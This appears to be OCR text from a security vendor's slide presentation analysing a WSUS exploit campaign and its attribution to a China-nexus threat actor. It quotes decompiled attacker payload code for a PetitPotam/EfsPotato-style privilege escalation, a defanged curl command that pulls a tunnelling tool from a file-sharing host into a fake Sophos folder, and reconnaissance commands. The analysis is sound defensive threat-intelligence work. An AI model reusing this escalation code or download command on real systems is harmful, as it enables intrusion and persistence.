STARTUPINFO lpStartupInfo = default(STARTUPINFO);
lpStartupInfo.cb = Marshal.SizeOf(lpStartupInfo);
lpStartupInfo.hStdError = hWritePipe;
lpStartupInfo.hStdOutput = hWritePipe;
lpStartupInfo.lpDesktop = "WinSta0\\Defau";
lpStartupInfo.dwFlags = 257;
lpStartupInfo.wShowWindow = 0;
if (CreateProcessAsUser(token, null, args[0], IntPtr.Zero, IntPtr.Zero, bInheritHandles: true
{
    text = text + "[+] process created:" + lpProcessInformation.dwProcessId;
    Thread thread3 = new Thread(ReadThread);
    thread3.IsBackground = true;
    thread3.Start(hReadPipe);
```

Payload

- The embedded payload has also implementation for PetitPotam (EfsPotato-like)


```
string text2 = "lsarpc";
```

vskp2.exe

```
private static void RpcThread(object o)
{
    object[] obj = o as object[];
    string text = obj[0] as string;
    EfsrTiny efsrTiny = new EfsrTiny(obj[1] as string);
    try
    {
        efsrTiny.EfsRpcEncryptFileSrv("\\\\localhost/PIPE/" + text + "/\\" + text + "\\" + text);
    }
    catch (Exception value)
    {
        Console.WriteLine(value);
    }
}
```

https://github.com/zcgonvh/EfsPotato/


Attack Flow in WSUS Exploit Campaign




※ Areas shown as semi-transparent and dashed are unobserved in our SOC

Velociraptor Installer

- Velociraptor is installed as a service on a target machine
- Velociraptor is DFIR tool and is abused as RMM tool in attacks
  - ➢ More details mentioned in next chapter




Attack Flow in WSUS Exploit Campaign



※ Areas shown as semi-transparent and dashed are unobserved in our SOC

Others from Main Hosting Server


- It seems that some binaries were hosted in main hosting server
  - These are used for Tunnelling and Remote Access => LOLRMM [1], LOTTunnels [2]
  - Most of them are trusted binaries => BYOTB [3]



[1] https://lolrmm.io/
[2] https://lottunnels.github.io/
[3] https://labs.jumpsec.com/bring-your-own-trusted-binary-byotb-bsides-edition/

SecurityCheck

- Golang-based binary with the following capability



SecurityCheck

- Previous version of it has been reported by Sophos [1]

```
curl -L -o c:\\users\\public\\Sophos\\Sophos-UI.exe hxxps[:]//filebin[.]net/j7jqfnh8tn4alzsr/wsocks.exe.txt
```

Dependencies:
- gorilla/websocket
- xtaci/smux


"multiplex-websocket" [2]

Functions:
- main.main
- main.runClient
- main.runServer
- main.MWSListener
- main.parseSocks5Request
- main.handleSocks5Conn
- main.handleClientConn
- main.(*muxSession).GetConn
- main.(*muxStreamConn).***
- main.(*mwsListener).***
- main.(*mwsTransporter).***
- main.(*websocketConn).***


[1] https://www.sophos.com/fr-fr/blog/gold-salems-warlock-operation-joins-busy-ransomware-landscape
[2] https://github.com/ginuerzh/gost

SecurityCheck

- For example, functionality to run as a Windows service was added.
  - Service Name, Display Name and Description is `Security State Check`
  - A part of strings for added usage functions is `Usage: wsocks …`



Attack Flow in WSUS Exploit Campaign



※ Areas shown as semi-transparent and dashed are unobserved in our SOC

Subsequent Activity

- Case 1: Skuld Stealer was deployed for information exfiltration [1]

- Case 2: Only reconnaissance by using PowerShell via Velociraptor [2]

  “…\net.exe” group “domain computers” /do, “…¥quser.exe”, “…\ipconfig.exe” /al, etc.

- Case 3: VSCode was deployed using PowerShell via Velociraptor [3]

[1] https://www.darktrace.com/blog/wsus-exploited-darktraces-analysis-of-post-exploitation-activities-related-to-cve-2025-59287
[2] https://www.huntress.com/blog/velociraptor-misuse-part-one-wsus-up
[3] https://www.fortra.com/blog/velociraptor-dfir-tool-abused-wsus-rce-cve-2025-59287

Subsequent Activity

- Case 4: Velociraptor was on multiple endpoints, widely compromised, and the tools below were used

Note:
- It's unclear if the initial access vector of this incident was WSUS vulnerability
- But a part of note that was created by a decryptor tool said:
  “The vulnerabilities in your enterprise exist in WSUS…"

Incident 3 in https://www.huntress.com/blog/velociraptor-misuse-part-two-eye-of-the-storm


NTT Security
Attribution

REPOST


Threat Actor on our incident

We‘ve been tracking a threat actor related to our incident as **DragonClover**

- China-nexus and financially motivated threat actor
- Aka **Storm-2603**, CL-CRI-1040, GOLD SALEM, Warlock Group
- DragonClover has been reported to exploit SharePoint, and more recently has been exploiting WSUS
- In this chapter, we focus on the attack flow of the WSUS exploit campaign


Storm-2603

- Storm-2603 was identified as the first by Microsoft



https://www.microsoft.com/en-us/security/blog/2025/07/22/disrupting-active-exploitation-of-on-premises-sharepoint-vulnerabilities/

Timeline around Storm-2603



Factors for Attribution

1. Velociraptor Configuration

2. Hosting Server IP

3. AccountName in Payload & Hosting Domain

Factors for Attribution


1. Velociraptor Configuration

2. Hosting Server IP

3. AccountName in Payload & Hosting Domain

Velociraptor Configuration

- “open-source endpoint monitoring, digital forensic and cyber response platform”
- Typical deployment model is client-server mode



https://docs.velociraptor.app/docs/deployment/

Velociraptor Configuration

- “Every Velociraptor deployments creates an internal PKI”
  - (CA) private key, CA certificate and server certificate are generated
  - The CA certificate is embedded in client’s configuration and is used to verify the server

server.config.yaml

```
version:
  name: velociraptor
  ...
Client:
  server_urls:
  - https://localhost:8000/
  ca_certificate: |
  ...
...
CA:
  private_key: |
  ...
```

copy

client.config.yaml

```
version:
  name: velociraptor
  ...
Client:
  server_urls:
  - https://localhost:8000/
  ca_certificate: |
  ...
```

https://docs.velociraptor.app/docs/deployment/server/key_concepts/

